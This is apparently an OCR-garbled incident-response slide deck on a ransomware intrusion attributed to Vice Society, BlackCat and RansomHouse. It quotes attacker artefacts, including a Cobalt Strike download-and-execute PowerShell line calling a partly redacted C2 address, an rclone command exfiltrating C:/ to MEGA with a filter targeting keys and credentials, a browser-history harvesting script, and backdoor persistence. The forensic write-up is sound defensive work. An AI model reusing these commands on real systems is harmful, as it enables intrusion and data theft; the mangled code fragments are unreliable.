praryetholiatii, percuenttatiosermaile,
    $Credential.GetNetworkCredential().Password),
    $Domain = [System.DirectoryServices.ActiveDirectory.Domain]::GetDomain($DomainC
                                                    throw \"[Invoke-adPEAS] The
ontext).Name.
                                catch {,
    specified domain $($TargetDomain) does not exist, could not be contacted, there
    isn't an existing trust, or the specified credentials are invalid: $ \"
                          elseif ($PSBoundParameters['Username'] -and
    $PSBoundParameters['Password']) {,
                                             |$adPEAS_SecPassword =
    ConvertTo-SecureString $Password -AsPlainText -Force,
    $adPEAS AlternateCreds = New-Object System.Management.Automation.PSCredential($
Username,$adPEAS SecPassword), Write-Verbose \"[Invoke-adPEAS] Using
    alternate credentials $($adPEAS AlternateCreds.UserName) for Get-Domain\"
             if ($PSBoundParameters['Domain']) {,
                                                  # if no domain is supplied,
    extract the logon domain from the PSCredential passed.
    $TargetDomain =
    $adPEAS AlternateCreds.GetNetworkCredential().Domain,
    Write-Verbose \"[Invoke-adPEAS] Extracted domain $($TargetDomain) from
    parameter -username\",
                                            $DomainContext = New-Object
    System.DirectoryServices.ActiveDirectory.DirectoryContext('Domain',
    $TargetDomain, $adPEAS_AlternateCreds.UserName,
    $adPEAS AlternateCreds.GetNetworkCredential().Password),
                  $Domain = [System.DirectoryServices.ActiveDirectory.Domain]::Get
Domain($DomainContext).Name.
                                              catch {,
    Invoke—adPEAS] The specified domain $($TargetDomain) does not exist, could not
    be contacted, there isn't an existing trust, or the specified credentials are
    invalid: $ \".
                                       elseif ($PSBoundParameters['Domain'])
              $DomainContext = New-Object
    System.DirectoryServices.ActiveDirectory.DirectoryContext('Domain',
                     $Domain),
Directory.Domainl::GetDomain($DomainContext).Name.
                  throw \"[Invoke-adPEAS] The specified domain $($Domain) does not
    exist, could not be contacted, or there isn't an existing trust : $ \"
                           else {,
                                          try {,
                                                             $Domain = [System.Di
rectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().Name,
                                  throw \"[Invoke-adPEAS] "},{"@Name":"
               catch {.
    ScriptBlockId","#text":"437fccde-1703-42f9-a4f4-a94f2abeb7a3"},{"@Name":"Path"
           adpeas
```



Credential Access & Discovery



TA used network scanner tools such as Advanced Port Scanner, Angry IP Scanner, netscan, and a custom PS scripts

Advanced Port Scanner

- is a free network scanner allowing you to quickly find open ports on network computers and retrieve versions of programs running on the detected ports.
- c:\users\temp\appdata\local\temp\6\advanced port scanner
 2\advanced_port_scanner.exe

Angry IP Scanner

- is an open-source and cross-platform network scanner designed to be fast and simple to use
- C:\Program Files\Angry IP Scanner\ipscan.exe

Netscan

- is a stand-alone version of the SoftPerfect Network Scanner, version
 7.2.9 for 64-bit operating systems.
- C:\Users\<REDACTED>\Desktop\64-bit\netscan.exe

w.ps1

- Used to collect browser and software information.
- O \\REDACTED-DC1.******.com\s\$\w.ps1

netscan.exe	Windows EXE File	
netscan.lic	Document	8 Nov 2022, 1:57 AM
netscan.xml	XML	8 Nov 2022, 1:56 AM





Credential Access - w.ps1

```
ScriptBlockText: $Names = @()
Get-ChildItem C:\Users | select ""Name"" | ForEach-Object {
     $Names += $ .Name
$soft = Get-ChildItem 'C:\Program Files'
 'C:\Program Files (x86)' | ForEach-Object {
     $ Name
Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-Object DisplayName | For
     $soft += $ .DisplayName
if (Test-Path -Path 'C:\Program Files (x86)\Google\Chrome' -PathType Container)
    $soft += 'Chrome'
 function ConvertTo-Json20([object] $item)
    add-type -assembly system.web.extensions
     $ps_js = new-object system.web.script.serialization.javascriptSerializer
     return $ps is.Serialize($item)
 function GBD-Yup
     function ConvertFrom-Json20([object] $item)
         Add-Type -AssemblyName System.Web.Extensions
         $ps is = New-Object System.Web.Script.Serialization.JavaScriptSerializer
         return ,$ps js.DeserializeObject($item)
     function GChHi
         $Path = ""$Env:systemdrive\Users\*\AppData\Local\Google\Chrome\User Data\Default\History"";
         $Regex = '(https*)://([\w-]+\.)+[\w-]+(/[\w- ./?%&=]*)*?';
         Get-ChildItem -Path $Path | ForEach-Object {
             $URegex = '\\Users\\([^\\]+)\\';
            $user = $_.FullName | Select-String -Pattern $URegex -AllMatches | Select-Object -ExpandProperty M
            $userName = $user.Groups[1].Value;
            $Value = Get-Content -Path $_.FullName | Select-String -Pattern $Regex -AllMatches | Select-Object
                 $items += New-Object -TypeName PSObject -Property @{
```

w.ps1

Begins by collecting all installed software on the victim machine. This is performed by querying the following directories/paths recursively.

- C:\Program Files
- C:\Program Files (x86)
- HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall*
- C:\Program Files (x86)\Google\Chrome

It continues to sequentially run functions that will perform the following:

- Collect observed URLs from Chrome history
- Collect observed URLs from Chrome bookmarks
- Collect observed URLs from Internet Explorer history
- Collect observed URLs from Internet Explorer bookmarks
- Collect observed URLs from Firefox history

The script proceeds to merge this data with the following information:

- Computer name
- Usernames
- Installed software on the host





Lateral Movement

PsExec


- C:\s\$\psexec.exe
- C:\programdata\psexec.exe
- C:\Users\<REDACTED\Downloads\PSTools\psexec.exe
- C:\Users\<REDACTED>\Desktop\PSTools\PsExec64.exe

Others

- RDP | mstsc.exe
- WMI
- PSRemoting
- EID 4624 LogonType 10
- AnyDesk



Persistence & Lateral Movement




Anydesk has been observed into multiple machines, particularly to do persistence, lateral movement, and remote access





Persistence & Lateral Movement



AnyDesk

By looking at the following anydesk logs, you will be able to identify the following:

ad.trace

%appdata%\Anydesk\ad.trace

- Logon Events
- Logoff Events
- File Transfer
- Unattended Password Setup

ad_svc.trace

%programdata%\Anydesk\ad_svc.trace

- Logon Events
- Logoff Events

Connection_trace.txt

%PROGRAMDATA%\AnyDesk\connection trace.txt

Incoming connection logs

https://www.inversecos.com/2021/02/forensic-analysis-of-anydesk-logs.html





Backdoor written in Go - main.dll

```
<ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
        <Priority>7</Priority>
      </Settings>
      <Actions Context=""Author"">
        <Exec>
          <Command>rundll32
          <Arguments>C:\Windows\System32\config\main.dll Test</Arguments>
        </Exec>
      </Actions>
      <Principals>
        <Principal id=""Author"">
          <UserId>S-1-5-18</UserId>
          <RunLevel>LeastPrivilege</RunLevel>
        </Principal>
      </Principals>
46 </Task>"
                    rundll32
                                                           1.67174E+12
                                                                              1.66619E+12
                                     System
                                       rundll32 C:\Windows\System32\config\main.dll Test
      FALSE
                   1.49752E+12
      66619E+12
                       1.66619E+12
                                           C:\windows\System32\Tasks\\System
      49089E+12
                       1.49752E+12
                                                   S-1-5-18
                                                                               0x2
Line 33, Column 14
```

```
93080ad7221540997e662166679d4b499cf518cda25132541f482c04be1b88e7
                                       (!) 27 security vendors and no sandboxes flagged this file as malicious
                                        93080ad7221540997e662166679d4b499cf518cda25132541f482c04be1bi
                                                                                                                               2023-02-16 12:20:01 LITC
                                                                                                                               3 days ago
             Comments (4) ①
                YARA Signature Match - THOR APT Scanner
                RULE: SUSP WIN Go Binary Obfuscated Oct21 1
                RULE SET: Livehunt - Suspicious30 Indicators ?
                RULE TYPE: THOR APT Scanner's rule set only 5
                RULE LINK: https://valhalla.nextron-systems.com/info/rule/SUSP WIN Go Binary Obfuscated Oct21 1
                DESCRIPTION: Detects suspicious Windows Go PE files that look as if certain common strings have been removed for obfuscation purposes
                RULE AUTHOR: Florian Roth
                Detection Timestamp: 2022-11-11 16:08
                AV Detection Ratio: 0 15 / 70
                Use these tags to search for similar matches; #win #binary #obfuscated #susp win go binary obfuscated oct21 1
                More information: https://www.nextron-systems.com/notes-on-virustotal-matches/
```

The malware begins by identifying its hostname and external IP address by running the following commands:

- powershell.exe -command "get-wmiobject win32_computersystem | select-object -expandproperty domain"
- powershell.exe -command "& nslookup myip.opendns.com resolver1.opendns.com"

After this occurs, the malware will open various ports on the victim firewall, via the following command:

powershell.exe -command "new-netfirewallrule -displayname 'windows update' -direction outbound -action allow -protocol tcp -remoteport 80-130,443,2000-2050 -enabled true"





Vice Society: Execution & C2

svchost.exe

- C:\Users******\AppData\Local\Temp\5\svchost.exe
- C:\windows\temp\svchost.exe
- <REDACTED>-DC1.******.com\s\$\svchost.exe

Cobalt Strike

• powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http[:]//84.32.***[.]***:80/b'))


{"EventData":{"Data":"Available, None, \tNewEngineState=Available\n\tPreviousEngineState=None\n\n\tSequenceNumber=13\n\n\tHostName=Cons oleHost\n\tHostVersion=5.1.17763.2931\n\tHostId=2a0bf7 3e-ea09-4431-bff5-1c0f3e9d7c48\n\tHostApplication=p owershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://84.32.****:*80/b')) \n\tEngineVersion=5.1.17763.2931\n\tRunspaceId=d655b 866-1882-4727-a85c-5759bf3c40c1\n\tPipelineId=\n\tCommandName=\n\tCommandType=\n\tScriptName=\n\tCommandPath=\n\tCommandLine=","Binary":""}}

\sum	84.32.		
	Contained In Collections (70) ①		
ä		Cobalt Strike C2s Coll	Domains: 78 Files: 5 IPs: 17931
Q	F (Q	by sicehice 2023-02-22 04:12:43 UTC	software-toolkit Cobalt Strike C2 ip addresses. More info at https://sicehice.com
\$		CobaltStrike C2 - 30 D by CarlosCabal 2023-02-21 12:02:57 UTC	IPs: 9413
~		CobaltStrikeStage2_1 by cobaltstrikebot 2022-11-30 08:00:07 UTC	IPs: 212
٥	&	CobaltStrikeC2s_1667 by cobaltstrikebot	Domains: 40 IPs: 164
{∰}		2022-11-30 08:00:07 UTC	
(©		CobaltStrikeC2s_1667 by cobaltstrikebot 2022-12-01 08:00:04 UTC	Domains : 46 IPs : 167
(1)		CobaltStrikeStage2_1 by cobaltstrikebot 2022-12-01 08:00:04 UTC	IPs: 222
×		CobaltStrikeC2s_1667 Domains: 46 IPs: 165 by cobaltstrikebot	Domains: 46 IPs: 165
P		2022-12-02 08:00:05 UTC	
		CobaltStrikeStage2_1 by cobaltstrikebot 2022-12-02 08:00:05 UTC	IPs: 218
2		CobaltStrikeC2s_1667 by cobaltstrikebot 2022-12-04 08:00:11 UTC	Domains: 36 IPs: 156





PSReadline



ConsoleHost_history.txt

Installed and enabled by default starting from PowerShell v5 on Windows 10 onward. It is responsible for recording what is typed into the console. The default option is to save history to a file.

 %userprofile%\AppData\Roaming\Mi crosoft\Windows\PowerShell\PSRead line\


Found interesting files such as:

- Mimikatz.exe
- Zer0dump.exe
- ms17-010-zzz.exe






Data Exfiltration - Rclone Process Tree from XDR







Data Exfiltration - Rclone Execution



Rclone execution via parsing Prefetch across the whole XDR tenant





Data Exfiltration - Rclone Command Line & rclone.conf

```
rclone.exe --max-age 25y --delete-excluded
   copy C:/ mega:/home2/*/<REDACTED>/C:/ --
   ignore-case --config=rclone.conf --
   filter-from filter.txt --retries 20 --
   low-level-retries 20 --
   multi-thread-streams=10 --log-file=C:\
   Windows\Temp\rclone.log
```

rclone command line parameter detected by XDR, executed in file server and DC

rclone.conf - a config file that contains credentials in mega, used by the TA

C:\users\<USER>\.config\rclone\config\rclone\config\rclone.





Data Exfiltration - Rclone filter.txt


```
- $Recycle.Bin/
     - Boot/
     - PerfLogs/
     - Program Files/
     - Program Files (x86)/
     - ProgramData/
     - Recovery/
     System Volume Information/
     - Windows/
     + aws/
     + ssh/
     + bash history
    + *. {dcdtm, ccab, dft, pdf, doc, docx, odt, tif, tiff, xls, xlsx, pst,
          eml, msg, jpg, jpeg, vsd, vsdx, kdbx, kdb, sgl, txt, csv, dwg, cad,
          p12, crt, dbs, edb, abs, cmd, ps1, bat, bak, pfx, 7z, alz, zip, zipx,
          rar, cer, crl, csr, p7b, p7r, spc, 3db, 4mp, acad, accdb, accdt, ade
          ,adp,apx,awdb,bib,btr,cdb,clg,cma,crp,cwdb,db,db2,db3,
          db3, dbf, dbs, dbw, dbx, dcx, df1, df2, df3, df4, dnl, dsd, dtf, dtf,
          fdb, fp5, fp7, fw2, fw3, fw4, gdb, gdb, ind, inx, inx, ipd, itdb, jod
          ,kdb,laccdb,ldb,lk,mdb,mde,mdf,mdn,mn4,modb,mpd,ncb,ndb,
         ndb, ndf, ndx, ns2, ns3, ns4, ns5, nsf, ntf, od1, od2, od3, od4-9,
          odb, oecl, oif, ov, pdb, pdb, pdb, pdt, phd, pho, px, rfp, rpd, rsd,
          sd2,sdb,sdb,sql,sqlite,ssd,svy,swd,swdb,tdb,thm,usr,wd2,
          wdb,xq0,xq1,xq2,xq3,xvu,zbd,ldf}
     + WinSCP ini
```

NOTE: the directory with (-) symbol are completely excluded from the listing while the directories and files with (+ | +.*) will be included:





Impact - Double-Encrypted Files



Vice Society

- .vice

BlackCat

- .qrq4di

RansomHouse

- .mario



To sum up everything

Ransomware Attack (Vice Society, BlackCat & Mario)







Act On





Initial Access



Persistence



Objectives



5

Impact & Lessons

Exposed RDP BruteForce

Portstarter Dumping NTDS.dit Nishang Mimikatz SessionGopher adPEAS.ps1



3













Linkedin

https://www.linkedin.com/in/renzoncruz/

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https://twitter.com/r3nzsec

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